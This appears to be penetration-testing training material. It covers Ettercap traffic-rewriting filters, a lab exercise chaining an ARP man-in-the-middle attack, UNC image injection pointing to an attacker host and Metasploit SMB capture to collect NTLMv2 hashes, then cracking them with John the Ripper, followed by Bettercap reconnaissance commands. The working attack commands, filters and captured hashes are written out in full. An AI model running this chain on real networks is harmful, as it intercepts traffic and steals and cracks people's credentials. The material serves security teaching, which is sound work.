A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.

Ettercap Filters

- Simple language to describe traffic to match
- Replace arbitrary content as you see fit
 - Plaintext protocols, or traffic decrypted by Ettercap
- Script source compiled with `etterfilter`
 - `etterfilter myfilter.filter -o myfilter.ef`
 - Load filter with Ettercap using `"-F myfilter.ef"`
- Full syntax documented in `"man etterfilter"`

Ettercap Filters

Ettercap includes a simple language used to build Ettercap filters, describe the traffic you want to match, and substitute it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the `etterfilter` utility, typically with a `.ef` filename extension. When running Ettercap, we can specify the filter to use with the `"-F [FILTERFILE]"` argument.

Next we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the `etterfilter` command (`"man etterfilter"`).

HTML IMG Replacement

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line to
# prevent the responding server from gzip'ing response
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        msg("zapped Accept-Encoding!\n");
    }
}
# For HTTP responses, replace all "img src=" tags with our own tag,
# referencing a file on our server instead. This is case-sensitive,
# so additional rules are needed for "IMG SRC", "img alt=", etc.
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"http://www.willhackforsushi.com/img/whfs-
sign.jpg\" ");
}
```

HTML IMG Replacement

The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity following the pound ("#") symbol.

First, the filter starts an IF clause, matching on traffic where the "ip.proto" field is TCP and the "tsp.dst" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "DATA.data" for the string "Accept-Encoding". If this second IF statement matches, then the script modifies the data payload string "Accept-Encoding" to "Accept-Rubbish!", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console: "zapped Accept-Encoding!\n".


Next, a second filter is also specified in this script, this time searching for similar TCP traffic, originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "img src=" with "img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\"", effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

Take special care on spacing when using Ettercap filters. For example, there must be a space between "if" and parenthesis, but not between "replace" and the parenthesis. To compile this filter for use with Ettercap, use the etterfilter utility, as shown (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef
```

```
etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Parsing source file 'whfs.filter' done.  
Unfolding the meta-tree done.  
Converting labels to real offsets done.  
Writing output to 'whfs.ef' done.  
-> Script encoded into 16 instructions.
```



Ettercap Filter Manipulation

The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends an HTTP request to `www.google.com`; with the attacker being the MitM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the Accept-Encoding content with Accept-Rubbish! before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the second filter condition, replacing all "`<img src`" references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

In this example, we've modified the logo delivered by Google. Next, we'll leverage this same technique to exploit client systems.

Browser Caching

- Browser sends If-Modified-Since header for each GET request
 - Server responds with HTTP/304 "Not Modified" if the content is not new
 - Prevents us from injecting our replacement content
- Similarly, If-None-Match is used for matching a "tag" (or hash) of data to determine if it has been modified since last retrieval

```
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
  }
  if (search(DATA.data, "If-None-Match")) {
    replace("If-None-Match", "If-XXXX-Match");
  }
}
```

Browser Caching

A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting an HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns HTTP/304 "Not Modified"; otherwise, the server delivers the requested file. Similarly, a server may issue an ETag with a response that represents a tag or a hash of the data; subsequent requests use If-None-Match and the tag value to check if the content has been modified.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem, we can add to our etterfilter content, replacing the "If-Modified-Since" and "If-None-Match" strings with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. Adding this to the etterfilter causes the victim's web browser to get slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our etterfilter scripts.

Also, assume browsers do not always strictly follow the caching suggestions of the server, so this attack may simply fail when it should otherwise work.

SMB Capture

- Credential compromise with SMB server impersonation, credential

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set CAINPWFILE /tmp/cred-cainformat.pwl
msf auxiliary(smb) > set JOHNPWFILE /tmp/cred-johnformat.txt
msf auxiliary(smb) > exploit
[*] Server started.

if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head> <img src=\"\\\\\\\\10.10.10.10\\share\\pixel.gif\">");
}

# ettercap -TqP smb_down -M arp:remote -F smbcapture.ef /10.10.10.1-254// /10.10.10.10//

NTLMv2 Response Captured from 10.10.88.54:51713 - 10.10.88.54
USER:jwright DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:f477a92a8991ae27f19ae0b826c0af26
NT_CLIENT_CHALLENGE:0101000000000000033cea34dbb51d30131d4fda17526209a0000000002000000000000
0000000000
```

SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First, we start Metasploit on the attacker's system, loading the SMB capture module on port 445 (default), logging any authentication attempts to a Windows Password List file (pwl) compatible with Cain & Abel and a text file compatible with John the Ripper and Hashcat.

With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic for the 10.10.10.0/24 network through the attacker at 10.10.10.10 and leveraging the Ettercap smb_down plugin, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.

Exercise: SMB Capture with Ettercap

- Launch Ettercap to create an ARP MitM attack against the victim
 - Capture data on switched network
- Create a filter to manipulate HTTP traffic
- Ultimately revealing network hashes

DO NOT use Ettercap to target more than your intended victim. The two host arguments should always include the victim and target IP address.

Exercise: SMB Capture with Ettercap

In this exercise, we'll use Ettercap to create an ARP MitM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MitM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MitM mode with an empty target designation (for example, do not use "" for a target group).

Exercise: SMB Capture with Metasploit and Ettercap

- In the Manipulating the Network module we looked at Ettercap filters
 - After establishing a MitM attack, selectively manipulate traffic
- Internet Explorer will automatically retrieve references using UNC paths
 - E.g., \\attacker\image.gif
 - Sends authentication credentials to target in the process

Exercise: SMB Capture with Metasploit and Ettercap

In the Manipulating the Network session we spent some time looking at Ettercap filters. Once we can establish a Man-in-the-Middle (MitM) attack, an Ettercap filter allows us to selectively manipulate network traffic. We'll continue this process in this exercise, leveraging Ettercap along with Metasploit to capture a user's authenticated credentials.

As part of this process, we'll target Microsoft Internet Explorer and the victim browsing to an unencrypted website, injecting content to include an image reference to a UNC file path of the Metasploit SMB server. In this exchange, the victim will send their authentication credentials to the attacker, which are logged by the Metasploit SMB server.

If you are completing this exercise as an online student, remember to reference the tap0 interface instead of the eth0 interface. When you use Ettercap, the eth0 interface is used by default. For example, you can add the argument "-i tap0" to instruct Ettercap to sniff and inject on the tap0 interface, which is used for VPN traffic.

Exercise: SMB Capture Attack

- Establish an SMB listener using Metasploit to capture credentials
- Establish MitM attack
- Use Ettercap filter to rewrite HTML to add UNC reference

Exercise: SMB Capture Attack

For this exercise, we'll establish an SMB listener process using Metasploit to capture the victim's authentication credentials. Once the server is running, we'll establish a MitM attack and use a custom Ettercap filter to rewrite HTML content to add a UNC image reference, pointing to the Metasploit SMB server.

Exercise: Metasploit SMB Capture Module

- Impersonates a legitimate SMB server
 - Sends a fixed challenge for each request to optimize password cracking
- Listens on TCP/445 by default
 - Can run a second instance of the server module on TCP/139

Metasploit SMB Capture Module

The Metasploit SMB capture module impersonates a server running the SMB protocol, logging any attempts to authenticate to the server for use with dictionary attacks or pre-computed rainbow table lookup attacks. To aid this process, the Metasploit SMB server sends a fixed challenge value for each authentication request, matching that of available rainbow tables.

By default, the process listens on TCP/445, though it is possible to change the listening port designation to instantiate a second instance of the server on TCP/139 as well.

Exercise: Metasploit SMB Capture

```
# msfconsole
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > info

Provided by:
  hdm <x@hdm.io>

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  CAINPWFFILE   Cain&Abel format no         The local filename to store the hashes in
  CHALLENGE    1122334455667788 yes        The 8 byte server challenge
  JOHNPFFILE    hashes in John format no         The prefix to the local filename to store the
  SRVHOST      0.0.0.0          yes        The local host to listen on. This must be an
  address on the local machine or 0.0.0.0
  SRVPORT      445              yes        The local port to listen on.
```

Exercise: Metasploit SMB Capture

Start the Metasploit SMB server process as shown on this slide. Once it's loaded, load the `auxiliary/server/capture/smb` module and examine the module settings with the "info" command.

Some of the output on this page has been removed for space.

Exercise: Attack Steps

- Start the Metasploit SMB capture server, logging to John the Ripper and Cain-compatible files
- Create an Ettercap filter to insert an HTML image reference to Kali
- Most of an Ettercap filter is written at /lab/day1/smb.filter
- Establish a MitM attack plus filtering with Ettercap against Windows
- Victim should browse to <http://10.10.10.70> or any other website
- Observe credential hash on SMB capture server and log files

We won't wait for password cracking to complete in this exercise, just authentication data collection.

Exercise: Attack Steps

Follow the attack steps outlined here to complete this exercise:

- Start the Metasploit SMB capture server, logging the observed credentials to John the Ripper and Cain-compatible files.
- Create an Ettercap filter to insert an HTML image reference, pointing to your Kali IP address (running Metasploit).
- Establish a MitM attack using Ettercap against your Windows victim using your attack filter.
- On the victim, browse to the website at <http://10.10.10.70> or any other website.
- Observe the credentials hash data on the SMB capture server and log files.

For the purposes of this exercise, we won't waste time waiting for password cracking to complete, especially since you probably chose a decent password when you set up your virtual machine!

Exercise: SMB Capture – STOP

- Stop here, unless you want answers to the exercise

Exercise: SMB Capture – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

Exercise: Metasploit SMB Capture Module

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/johnpwn.txt
JOHNPWFILE => /tmp/johnpwn.txt
msf auxiliary(smb) > set CAINPWFILE /tmp/cainpwn.txt
CAINPWFILE => /tmp/cainpwn.txt
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > jobs

Jobs
====

  Id  Name                               Payload  Payload opts
  --  -
  0   Auxiliary: server/capture/smb
```

Exercise: Metasploit SMB Capture Module

This slide shows the process for setting two logging files for the SMB server, recording authentication data in John the Ripper and Cain & Able formats. To identify the status of the running job, issue the msfconsole "jobs" command, as shown on this page.

Exercise: Ettercap Filter (I)

```
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
    msg("zapped If-Modified-Since\n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head><img src=\"\\\\\\\\\\YOURKALIIP\\fake.jpg\">");
  msg("INJECT!\n");
}
```

Exercise: Ettercap Filter (I)

An Ettercap filter (/lab/day1/smb.filter) is required to manipulate the victim's web browser and attempt to load an image file from a UNC file path. This slide shows one possible Ettercap filter source file, adding the image header immediately following the browser "head" object. Replace the text "YOURKALIIP" with your Kali VM's IP address before you use the etterfilter command to compile the source into a usable filter file (/lab/day1/smb.ef).

Exercise: Ettercap Filter (2)

```
# etterfilter -o smb.ef smb.filter

etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

12 protocol tables loaded:
    DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:
    VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'smbcapture.filter' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'smbcapture.ef' done.

-> Script encoded into 23 instructions.
```

Exercise: Ettercap Filter (2)

If there is any etterfilter compilation errors, review the smb.filter file, ensuring there isn't any mismatched symbols that should be in pairs. Spacing mistakes are also an often issue when editing an existing filter source file.

Ettercap MitM

- Launch Ettercap with an ARP MitM attack
 - Specify victim as first target, web server as second target

Specify victim IP here

Specify web server IP here

```
# ettercap -TqM arp:remote -F smb.ef /XX.XX.XX.XX// /10.10.10.70//  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on eth0... (Ethernet)
```

```
eth0 ->          00:0C:29:5D:A9:EE          10.10.75.1          255.255.0.0
```


Ettercap MitM

Next, use Ettercap to create an ARP MitM attack, as shown on this slide, specifying the path and filename of your compiled etterfilter file. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The second argument will be "/10.10.10.70/", creating a MitM between the victim and the lab web server used for this exercise. Notice that the filter command line argument is a capital "-F" setting. The "-f" is a valid command line argument for specifying which interface Ettercap should use.

If you are completing this exercise as an online student, remember to reference the tap0 interface instead of the eth0 interface. Add the "-i tap0" interface to the Ettercap command line, like so: "ettercap -TqM arp:remote -F smb.ef -i tap0 /XX.XX.XX.XX// /10.10.10.70/"

Victim Browsing

- Using Internet Explorer
 - Firefox and Chrome do not honor UNC file paths in most objects



Victim Browsing

Depending on CSS, HTML, and browser settings, you may see rendering artifacts. Internet Explorer 11 hides the broken image by default. You can enable it if you like in the browser options. Check the page source of the HTML if you suspect the UNC injection did not work. If you don't see any trace of your injected HTML, the victim browser may be re-using a cached version of the website content. You can optionally modify your Ettercap filter source to remove the If-Modified-Since header, or simply refresh your browser while holding down Shift on your keyboard; this will cause the browser to ignore the browser cache and retrieve the content from the server. Finally, you can try manually delete the browsing history in Internet Explorer if no changes are appearing.

Although Firefox and Chrome do not honor UNC file paths for most HTML objects, You may find some HTML object types that do work. If you have extra time, try using this style of object for injection:


```
<image height="1" width="1" xlink:href="//server/share/evil.xzy" />
```

Metasploit SMB Server

Also recorded in designated logging files

```
msf auxiliary(smb) >
[*] SMB Captured - 2017-11-16 00:36:30 -0800
NTLMv2 Response Captured from 10.10.80.8:50233 - 10.10.80.8
USER:student DOMAIN:SEC660-WIN10 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:dfb00e2d93aa712d5ffc0140d6fb8754
NT_CLIENT_CHALLENGE:0101000000000007f9ddfaef05ed30167bac27873abbb260000000020000000000000000000000000
```

Windows may pass logged-in NTLMv2 credentials or may prompt for a network password. If prompted for a password, enter the password "Password!".



Metasploit SMB Server

Returning to the Metasploit instance, you will see an msfconsole status entry for each authentication attempt. The example noted is from a Windows 7 victim revealing the NTLMv2 hash information prior to prompting the user for authentication when the logged-in credentials fail. Depending on the configuration of your Windows host and browser, you also may be prompted to enter a password. If you are prompted for a password, enter the password "Password!", which John should be able to easily crack.

Optional: John NTLMv2 Cracking

- Use the provided rockyou.txt dictionary
- Retrieve 1 hash from log file
- Attempt to crack with John

```
root@kali:~# cd /tmp
root@kali:/tmp# head -1 /tmp/johnpwn.txt_netntlmv2 >crack.txt
root@kali:/tmp# john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
...
```

Optional: John NTLMv2 Cracking

With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password-cracking attack.

Use the "head -1" command to retrieve the first hash record from the johnpwn.txt_netntlmv2 file, redirecting the output to "crack.txt," as shown. Then use John the Ripper to crack the password. John may or may not be able to crack your password, depending on the complexity of the password you chose when setting up the Windows 10 VM, though hopefully you can imagine such a technique working effectively against a large number of users with many different passwords.

Exercise: SMB Hash Capture – Troubleshooting

- Double-check MitM effectiveness and IP addresses
- Validate HTML being injected is a valid tag
- Optionally check the source of the Kittenwar page on the victim to look for injected content

Exercise: SMB Hash Capture – Troubleshooting

If you are having trouble getting credentials from the victim running Internet Explorer, try these troubleshooting steps:

- Make sure the MitM attack is working in Ettercap. Browse to a website as the victim and press "s" to look at connection statistics in Ettercap. Make sure the packet receive count is increasing.
- Validate the injected HTML content with the etterfilter script. Make sure you are specifying the correct IP address of the attacker system.
- Optionally check the source code of the Kittenwar page on the victim. Look for the <head> tag to identify if Ettercap included the injected content in the victim browser.

Exercise: Ettercap MitM (2)

- Select a victim system
 - Windows guest, or native host OS
- Kali Linux as attacker system
- Follow the lab steps as victim or attacker

Exercise: Ettercap MitM (2)

For this lab exercise, you will use the Kali Linux VM as the attacker and a second Windows system as a victim. The Windows victim can be a second guest system or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide.

Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Ettercap Drawbacks

- Ettercap has been around for a long time and is an effective tool
- Like many older tools, it also has limitations
 - Difficult to extend Ettercap's functionality (plugins are written in C, testing new plugins is cumbersome)
 - Compiling Ettercap can be difficult (lots of dependencies for GTK and Curses interfaces, even if text-only interface is desired)
- Primary testing on Linux, lackluster support for macOS
- Some unaddressed bugs, new development stalled

When building from source, dependencies should be found in the supported distribution repositories. Try these first before acquiring from external dependency source pages. All supported builds have been tested with dependencies installed from the distribution repository. If you are running on debian, or any debian based distro you can install the required dependencies by running:

```
sudo apt-get install debhelper cmake bison flex libgtk2.0-dev libltdl3-dev libncurses-dev libncurses5-dev\
libnet1-dev libpcap-dev libpcrc3-dev libssl-dev libcurl4-openssl-dev ghostscript
```

Recommended
build dependency
advice. Source:
[ettercap.github.io](https://github.com/ettercap/ettercap)

Ettercap Drawbacks

Ettercap was introduced in 2001 and is an effective and valuable tool. Like many older tools, though, Ettercap also has significant limitations. Ettercap is difficult to extend with new functionality. Although Ettercap does support third-party plugins, the plugins must be written in C, and testing new plugins (and debugging existing plugins) is cumbersome. Also, compiling Ettercap for a new system can be difficult, requiring hundreds of packages, including many GTK and Curses library dependencies, even if you only desire the Ettercap text-only interface. Although Ettercap claims to support macOS, the support is lackluster and buggy. At the time of this writing, there are many outstanding Ettercap bugs and no new releases to address these issues.

Bettercap

- Extensible MitM platform in Golang by Simone Margaritelli
 - Linux, Windows, and macOS platforms
- Lots of built-in features:
 - Integrated proxy server, credential sniffer, DNS proxy, and more
 - Can easily inject content into TCP sessions (custom JavaScript, etc.)
- All commands entered interactively
- Introduce new attacks with custom caplets

```
# bettercap
bettercap v2.14 (type 'help' for a list of commands)

172.16.0.0/24 > 172.16.0.215 »
```

<https://www.bettercap.org>



Bettercap

On Linux, I have been moving away from Ettercap in favor of the Bettercap MitM platform, written by Simone Margaritelli (<https://www.bettercap.org>). Bettercap runs on Linux, Windows, and macOS systems and uses ARP-based MitM attacks (among other options) to capture network traffic from one or more target devices. Bettercap boasts several powerfully integrated features, including an integrated proxy server, credential sniffer, a DNS proxy interceptor, and many more. Bettercap includes a custom HTTP/HTTPS proxy server that can be used to inject content into TCP sessions as well, making it easy to deliver exploits over JavaScript, CSS, or HTML.

Bettercap supersedes the Ettercap tool, mainly in its ability to easily introduce new attacks on the Bettercap platform. Bettercap is written in Golang, but is extensible through small scripts known as *caplets*.

Still, Bettercap isn't always ideal: it broadcasts the ARP poisoning, which breaks some arp-proxy solutions like a VPN, and assumes your MitM is with the gateway of your LAN.

Network Monitoring with Bettercap

- Bettercap starts with an interactive prompt
 - By default, observing broadcast ARP messages
- Observe a list of host details with `net . show`

`net . show` is part of the `net . netcon` module

```
[13:31:21] [endpoint.new] endpoint 172.16.0.163 detected as 18:b4:30:9e:d0:61 (Nest Labs Inc.).
[13:31:21] [endpoint.new] endpoint 172.16.0.213 detected as c4:98:80:20:67:c0 (Apple, Inc.).
» net . show
```

IP ▲	MAC	Name	Vendor
172.16.0.215	00:0c:29:34:2f:2d	eth0	VMware, Inc.
172.16.0.1	48:5d:36:08:68:da	gateway	Verizon
172.16.0.10	00:11:32:30:ec:88	0,1,2	Synology Incorp.
172.16.0.11	10:0b:a9:bc:bb:70		Intel Corporate
172.16.0.105	3c:df:a9:75:ed:dc	Family-Room.fios-router.home.	ARRIS Group, Inc.
172.16.0.106	e8:33:81:92:31:fa	Living-Room.fios-router.home.	ARRIS Group, Inc.

Network Monitoring with Bettercap

Most of the time you can launch Bettercap by simply running the `bettercap` command. Bettercap provides an interactive prompt, with some default features turned on. Commands in Bettercap are part of different groups of functionality known as *modules*. Within modules there are different options, accessible with the `set` command.

When you start Bettercap, the `net . recon` module is started by default. This allows Bettercap to collect information about nodes on the network by monitoring ARP broadcast messages. To examine the nodes that Bettercap has identified through the `net . recon` module, issue the command `net . show`, as shown on this page.

Bettercap net.recon Commands

Command	Function
<code>net.recon on</code>	Start network hosts discovery (on by default)
<code>net.recon off</code>	Stop discovery of network hosts
<code>net.show</code>	Show the cached list of hosts

» `help net.recon`

```
net.recon (running): Read periodically the ARP cache in order to monitor for new hosts
on the network.

    net.recon on : Start network hosts discovery.
    net.recon off : Stop network hosts discovery.
    net.show : Show cache hosts list (default sorting by ip).
net.show ADDRESS1, ADDRESS2 : Show information about a specific list of addresses (by
IP or MAC).
```

Bettercap net.recon Commands

You can change the status of the `net.recon` module by running `net.recon on` and `net.recon off`. Issuing the `help` command by itself will give you a status of all running modules. Running `help` followed by the module name will show you the status of the module (running in the example shown on this page), followed by the available commands and parameters.

Bettercap net.probe Commands

Command	Function
<code>net.probe on</code>	Start active network hosts discovery (UPNP, mDNS, NBNS, WSD)
<code>net.probe off</code>	Stop active discovery of network hosts
<code>help</code>	Show the status of the net.probe module

```

» net.probe on
» help
...
    net.probe > running
...

» net.probe off
» net.show
...

```

Bettercap net.probe Commands

The `net.recon` module performs passive scanning and is on by default, but it may not discover active devices that are not sending ARP messages while Bettercap is running. Bettercap also includes an active scanning feature in the `net.probe` module. Bettercap's `net.probe` module will continually send UDP packets to all hosts on the network. Bettercap sends the UDP activity in the form of four common protocols: NetBIOS Name Service (NBNS) discovery, Multicast DNS (MDNS), Universal Plug-and-Play (UPNP), and Web Services Discovery (WSD).

Running the `net.probe` module for several seconds will typically reveal many more host discoveries than the `net.recon` module will discover. During the active discovery, or after stopping the discovery, you can examine information about discovered hosts using the `net.show` command.

Bettercap net.sniff Commands

Command	Function
<code>net.sniff on</code>	Turn packet sniffing on
<code>net.sniff off</code>	Turn packet sniffing off
<code>set net.sniff.output filename</code>	Save received packets to the specified filename
<code>net.sniff stats</code>	Examine packet sniffer stats
<code>net.fuzz on</code>	Mutate (fuzz) packets as they are forwarded
<code>net.fuzz off</code>	Turn packet fuzzing off
<code>set net.fuzz.layers layers</code>	Choose which application layers are mutated

Change the percentage of packets mutated and percentage of bytes mutated with `net.fuzz.rate` and `net.fuzz.ratio`.

Bettercap net.sniff Commands

While using `net.recon` and `net.probe`, Bettercap will enumerate information about discovered hosts, but it collects a minimal amount of information about the targets and overall network statistics. To collect detailed information, including full packet captures, Bettercap includes the `net.sniff` module. Specify the output libpcap filename with the `net.sniff.output` parameter and then turn `net.sniff on` to start collecting packets. You can examine statistics about collected packets by running the `net.sniff stats` command.

In addition to packet-sniffing capabilities, Bettercap also can mutate packets for network protocol fuzzing using the `net.fuzz` module. By default, the `net.fuzz` module will mutate 100% of packets transmitted by Bettercap, mutating 40% of the packet payload data. You can adjust these values by changing the `net.fuzz.rate` and `net.fuzz.ratio` parameters. You can also target a specific protocol layer (using the keyword list of protocols available at <https://github.com/google/gopacket/blob/master/layers/layertypes.go#L13>) with the `net.fuzz.layers` parameter.

Bettercap ticker Commands

Command	Function
<code>ticker on</code>	Start the ticker module
<code>ticker off</code>	Stop the ticker module
<code>set ticker.commands list; of; commands</code>	List of commands for the ticker to run, separated by a semicolon
<code>set ticker.period 60</code>	Run the <code>ticker.commands</code> list every 60 seconds

```

> set ticker.period 10
> set ticker.commands "clear; net.show; events.show 20"

```

The Bettercap ticker allows you to specify a collection of commands to run at a fixed frequency, which is great for monitoring the network or periodically scanning for new network targets.

Bettercap ticker Commands

Bettercap includes several features to automate tasks that you might otherwise enter manually at the interactive prompt. One of the automation features that powers much of Bettercap's functionality is the `ticker` module. The `ticker` module allows you to run any number of Bettercap commands with a fixed frequency, examining the output at the console.

The commands to run in the `ticker` are stored in the `ticker.commands` module; by default, this is set to `'clear; net.show; events.show 20'` (clear the console, show a summary of known hosts, then show the logging entries for the last 20 events observed). To use the `ticker` with these default commands, run `ticker on`.

